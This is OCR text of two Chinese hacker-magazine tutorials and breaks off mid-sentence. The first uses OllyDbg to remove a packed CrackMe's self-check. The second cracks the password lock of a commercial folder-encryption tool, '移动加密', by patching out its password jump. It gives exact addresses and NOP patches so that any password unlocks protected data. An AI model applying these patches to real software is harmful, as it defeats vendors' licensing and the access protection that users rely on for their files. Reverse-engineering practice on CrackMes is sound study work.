如何解决问题才是小菜们最关心的，如果在实践当中碰到了有自效验的软件应该如何解决它呢？还是先从自效验的流程开始分析。一般来说软件的“自效验”是按照以下的过程进行的：

第一步：当程序运行的时候自效验的工作就开始了；

第二步：自效验开始对程序做一个全方位检测，收集程序文件的大小信息；

第三步：将检测到的当前程序的文件大小与程序当中设定的相关数值进行比较；

第四步：如果发现程序文件的大小发生了变化，就启动程序保护措施，阻止程序继续运行。

程序保护措施一旦启动，我们就会遇到软件不能正常运行的情况了。分析了一下大概的流程，接着再来分析一下看有没有能够利用的地方。第一眼看到这个过程，会感觉与我们的注册验证流程有几分的相似之处。没错，这两种验证的过程最核心的内容可以总结为：比较＋判断。所谓比较，就是将相关的两个值进行对比；所谓判断，就是按照比较的结果，也就是等于或不等于，来做出不同的反应。例如两个注册码相等则注册成功，注册码不相等则注册失败。两者的相似之处是很容易理解的，那么我们可以得到什么样的启发呢？

还是结合我们对付软件注册验证时的情况，对于现在小菜们掌握的“暴力破解”来说，对于软件的注册算法，注册码如何比较等等这些问题我们都是不予以考虑的，直接忽略掉这些细致的问题，修改相应的代码就可以实现破解的目的了。那如何把这个技术用在对付软件的“自效验”上呢？

我们再来看看自效验的流程，注意最后一步。在这里，程序会根据上一步对文件大小的比较结果，来做出是否允许软件继续运行的判断。这简直就和注册验证的最后一步完全一样，简单的说就是对上一步的检测结果做出判断。在这里我们完全可以照搬对付“注册验证”的办法来对付“自效验”，因为不论检验的具体过程是怎样的，最后都要集中到一句代码上，而这句代码的作用就是做出是否允许软件继续运行的判断。同样，只要我们修改了这句代码，使得程序对检测的结果不能作出正确的判断，那么就达到了破解“软件自效验”的目的了。

“原来这么简单呀”小菜感慨道！没错，解决自效验的核心思想就是这么简单。但是要提醒大家的是原理是非常简单的，但是操作起来却困难重重。因为对于注册验证来说，可以通过注册提示信息来一步一步的定位关键的代码，但是对于软件的自效验来说，其整个过程都是在悄悄的进行的，没有一点提示的信息，只有一个结果就是导致软件无法运行。这个问题，又该如何去解决呢？

二、实践篇

具体的解决办法需要在实践当中切身的体会才能够更好的理解，再说听了这么大一堆理论知识的小菜确实也有些坐不住了。那就来做一些让大家能够提起精神的事吧，下面我们就一起在实践当中体会一下如何解决软件的自效验。

要用到的工具主要有OD、PEID和CRACKME。当然今天用到的CRACKME是具有自效验功能的，并且被加了壳。需要怎么样的分析才能解决问题呢？让我们一起来分析看看吧！




图1

首先运行一下这个小程序，可以看到程序在正常运行的情况下会显示“正常运行”这样的信息（图1），接着使用PEID检查一下，发现程序被加了ASpack的壳（图2），这个壳我们已经见过很多次了，使用工具或脱壳脚本都能够轻松的将它解决掉，脱壳的细节我们就不多说了。




图2

直奔今天的主题，很快小菜们就把这个著名的压缩壳解决掉了，使用PEID检查也会发现程序已经被成功脱壳了。运行一下脱壳后的文件看看，“咦！怎么出现了文件被非法修改的字样呢？”（图3）小菜们惊奇的




图3

说道。大家注意，这就是典型的自效验了。虽然没有导致程序无法运行，但是这仅仅是表现出的方式不同而已。这里提示的“文件被非法修改”以及上文说到的软件无法运行，都是程序自效验作用的结果。现在问题就很明显了，程序发现了自身被改动，并作出了反应。我们肯定是不希望看到这一幕发生的，该何如操作才能解决这个问题呢？

1．解决软件自效验之“对比跟踪法”

先来解释一下什么叫做“对比跟踪法”，所谓的“对比跟踪法”是解决软件自效验最基本的一种方法，其最为核心的内容就是将修改前与修改后的程序进行详细的比较，继而寻找出两者间的不同。

一般来说，通过对比的方法可以很快的找出与自效验有关的代码。例如在分析跟踪的过程中发现，修改前的程序某一些跳转是没有实现的；而分析修改后的程序时，却发现原本没有实现的跳转突然发挥了作用。通过这一点就可以很明确的肯定，当前的这句代码（一般都是跳转指令）肯定与软件的自效验有很大的关系，这句代码很有可能就是关键的代码。

既然是对比法，那就要同时分析脱壳前与脱壳后的程序。小菜们突然有点犯难了，怎样才能同时调试两个程序呢？呵呵，解决的办法非常简单，同时开启两个ＯＤ不就可以了吗？一个载入脱壳前的文件，一个载入脱壳后的文件。

我们先打开一个ＯＤ并载入脱壳前的文件，使用脚本或者单步跟踪法到达ＯＥＰ。注意，这时就不要进行脱壳了，运行到程序的ＯＥＰ后就在ＯＤ的命令行中输入“BP CreateFileA”，然后让程序运行（快捷键F9)。由于我们输入的命令是一个断点命令，所以程序会中断在以下代码处：

```
7C801A24 >  8BFF            MOV EDI,EDI
7C801A26    55              PUSH EBP
```

这里不是我们要找的地方，按快捷键ALT+F9，程序就回到了自己的“领空”（领空的概念已经在以前的文章中详细的介绍过了），来到了这里：

```
0040111C  |.  3BF4          CMP ESI,ESP
0040111E  |.  E8 0D030000   CALL crcdumpe.00401430
00401123  |.  8985 E0FEFFFF MOV DWORD PTR SS:[EBP-120],EAX
00401129  |.  83BD E0FEFFFF>CMP DWORD PTR SS:[EBP-120],-1
00401130  |.  75 07         JNZ SHORT crcdumpe.00401139
```

暂时让程序先停在这里，我们现在要打开第二个ＯＤ了。重新打开一个ＯＤ并载入我们刚才脱壳后的程序，同样在命令行当中输入“ＢＰ CreateFileA”并让程序运行起来，由于断点的作用程序会被中断下来。最后，被脱壳后的程序也会停在以下代码处：

```
0040111C  |.  3BF4          CMP ESI,ESP
0040111E  |.  E8 0D030000   CALL crcdumpe.00401430
00401123  |.  8985 E0FEFFFF MOV DWORD PTR SS:[EBP-120],EAX
00401129  |.  83BD E0FEFFFF>CMP DWORD PTR SS:[EBP-120],-1
00401130  |.  75 07         JNZ SHORT crcdumpe.00401139
```

两个程序都停在了相同的位置，下面就要开始一步一步的分析了，因为关键的代码需要我们经过仔细的比对才能被发现。

X加油站：关于CreateFileA

上面的过程说的太快了，小菜们有点跟不上了。上文中两次载入程序之后都用到了这样一句命令“BP CreateFileA”，这句命令究竟是干什么的呢？以前给大家说过BP指令的意思就是在目标函数上设置断点，那么“BP CreateFileA”就是在“CreateFileA”这个函数上设置断点。这个CreateFileA是干什么用的呢？其实这是一个很重要的函数，详细的介绍就不多说了。这个函数在自效验当中最主要的用途就是检验当前文件的大小。现在知道我们为什么要设置“BP CreateFileA”这个断点了吧，目的就是让程序正准备检测自身大小的时候中断下来。接着经过跟踪与分析，就可以找到关键的代码了。

现在两个ＯＤ中的程序都停在了相同的位置上，开始仔细的跟踪，分别在两个ＯＤ中使用F8单步跟踪命令对程序的执行过程进行分析，我们的目的是要找出两个程序中执行方式有所不同的代码。例如某一句代码在原程序中没有被执行，但是在新的程序中却被执行了。仔细的跟踪这段代码，终于我们会发现两个程序中有一句代码的执行情况是不同的：**00401130 |. 75 07 JNZ SHORT crcdumpe.00401139**。在没有脱壳前的程序中，这个跳转语句是没有实现的；但是在脱壳后的程序中，这个跳转被实现了。大家在调试的时候就会发现，脱壳后的程序跳转语句被执行了。

结合以上的种种分析，很显然这句代码就非常可疑了。这句代码是导致程序自效验起效果的代码吗？我们还需要做一个验证，那就是将这句代码进行一个修改，看看程序的运行情况会发生什么样的变化。这句代码很是讨厌，直接将它废掉，于是就把**00401130 |. 75 07 JNZ SHORT crcdumpe.00401139**改为**00401130 |. 75 07 nop**，同样是修改了代码，此时程序的自效验还会发现自身被修改并作出相应的提示吗？在ＯＤ中保存对程序的修改，回到操作系统当中运行我们刚才保存的程序看看。很奇怪，程序向吃错了药一般，提示我们“文件运行正常”，明明修改了代码呀，怎么程序就发现不了了呢？第一次我们只是简单的进行了脱壳，就出现了“文件被非法修改”的提示信息，而现在我们应经把程序的代码进行了修改，但程序却提示我们“文件运行正常”，这是为什么呢？其实问题很简单，那就是程序的自效验被我们彻底战胜了。虽然程序还是能够发现自身的代码被修改了，但是此时它已经不能作出任何反映了。

小菜们顿时觉得自效验解决起来是这么的容易，没错，自效验与软件的注册一样，只要找对了地方，并进行了有效的修改，效果是非常明显的。虽然很简单，但是大家一定要明白，我们今天所做的试验只是最简单的一个练习，关于自效验的知识是非常丰富的。我们也可以很明显的看出，解决自效验并不是一件很困难的事，但是要定位与自效验相关的关键代码确实很不容易。本文中，我们使用CreateFileA这个函数成功的定位出了关键代码之所在，但是所有的方法都是有局限性的。对于不同类型的软件，需要采取不同的办法进行解决。

小提示：关于解决自效验过程中容易出现的问题

这一课的内容比较简单，但是却涉及到了很多调试方面的知识，以及一些我们不曾见到过的方法，小菜们第一次接触这些东西难免会出现问题，在文章的最后我们把容易出现问题的地方为大家做一个简单的总结，以帮助小菜们更好的学习。

（1）设置的断点不能中断程序

本文中，我们需要使用“BP CreateFileA”这句命令来设置断点，但是有的朋友会发现输入命令之后，运行程序并没有看到程序被中断。简单的来说就是断点没有起到效果，对于这个问题，一方面可能是因为输入的时候没有注意字母大小写，注意这个命名必须写成“BP CreateFileA”，大小写必须按照这个格式。另一方面的原因就是当输入完命令之后没有按下回车键。必须要知道，输入命令之后必须按下回车键

所设置的命令才能够生效的。

（2）程序中断的地址与文中的不符

很多朋友在调试的过程中会发现，当程序被中断之后会停在一个很陌生的代码处，例如：

```
7C801A24 >  8BFF             MOV EDI,EDI
7C801A26    55               PUSH EBP
```

而不是文中的


```
0040111C  |.  3BF4           CMP ESI,ESP
0040111E  |.  E8 0D030000    CALL crcdumpe.00401430
```

这个问题是由于程序中断后没有停在程序的领空，而是停在系统领空所造成的。关于领空我们就不再多说了，在以前的文章中曾经详细的讲过。解决的办法也很简单，只需要按下ALT+F9组合键，就可以回到程序的领空了。如果输入的命令没有错误，返回程序领空后小菜们一定会看到和文中相同的代码了。

经过这一课的学习，我们认识了一个常见的软件保护方式“自效验”，现在我们就能够解释为什么有时候我们修改后的软件不能正常运行的原因了。对于自效验，最主要的不是如何去解决它，而是如何去寻找关键的代码。对于关键代码的定位，小菜们必须经过大量的练习才能够熟练的掌握。好了，这节课的内容是比较简单的，但是自效验是目前很流行的一门技术，课后小菜们一定要多多练习哦！（文章中涉及到的工具OD、PEID和CRACKME已经收录于光盘中）

菜鸟来和我Crack移动加密

10℃誓言



我很早就使用移动加密来保护我的U盘了，看了黑客X档案后才知道原来这是高强度文件夹加密大师里的东西。今天我们就一起来破解它吧，希望本文能对你有所帮助。

第一步嘛，当然是查壳，使用PEID载入程序，检查的结果是“UPX 0.89.6 - 1.02 / 1.05 - 1.24 (Delphi) stub -> Markus & Laszlo”，如图1。




图1

UPX的壳很好脱，使用ESP定律法就可以搞定，将脱壳后的程序保存为ulockU.exe。来看看脱壳后的程序能不能运行，可以正常的运行（有一些程序脱壳后需要修复或者原程序有自校验功能而无法正常运行）。再次使用PEID查壳，显示为“Borland Delphi 6.0 - 7.0”，我们用它随便加密一个东西吧，密码我设置成了0122。然后打开ulockU.exe随便输入一个密码，弹出了“密码错误”的对话框，如图2。




图2




图3

使用OD载入ulockU.exe，查找关键字“密码错误”，定位到了**004AD555 . BA B0D84A00 MOV EDX,ulockU.004AD8B0 ; 密码错误!** 这一句代码上，我们使用鼠标一行行的往上点（因为跳转太多，我们不可能去验证每一个跳转的，一句句的向上点就可以知道是谁跳转到这儿的），在 **004AD54E > \6A 00 PUSH 0** 这个位置可以看到上面有一个跳转来到了这里，这个跳转来自于004AD275，如图3。

我们来到这个跳转位置看看，如图4，JNZ 004AD54E的意思就是输入的密码错误，就跳到错的地方。我们肯定不能让它跳转的，双击这行将其改成JE 004AD54E，或者直接使用NOP填充（这里需要说明的是，如果选择JE 004AD54E，那么输入正确的密码会提示错误的，使用NOP就是抹掉这行语句，不管输入什么都会是正确的），如图5。将修改后的程序保存为ulockU1.exe，享受下我们的劳动成果吧！




图4




图5

我们再来看看它是不是明码比较，还是来到刚才跳转的地方，在它的上一句 **004AD270 .E8 6B77F5FF CALL ulockU.004049E0** 下断点，也就是F2，F9运行程序，随便输入一个假密




图6

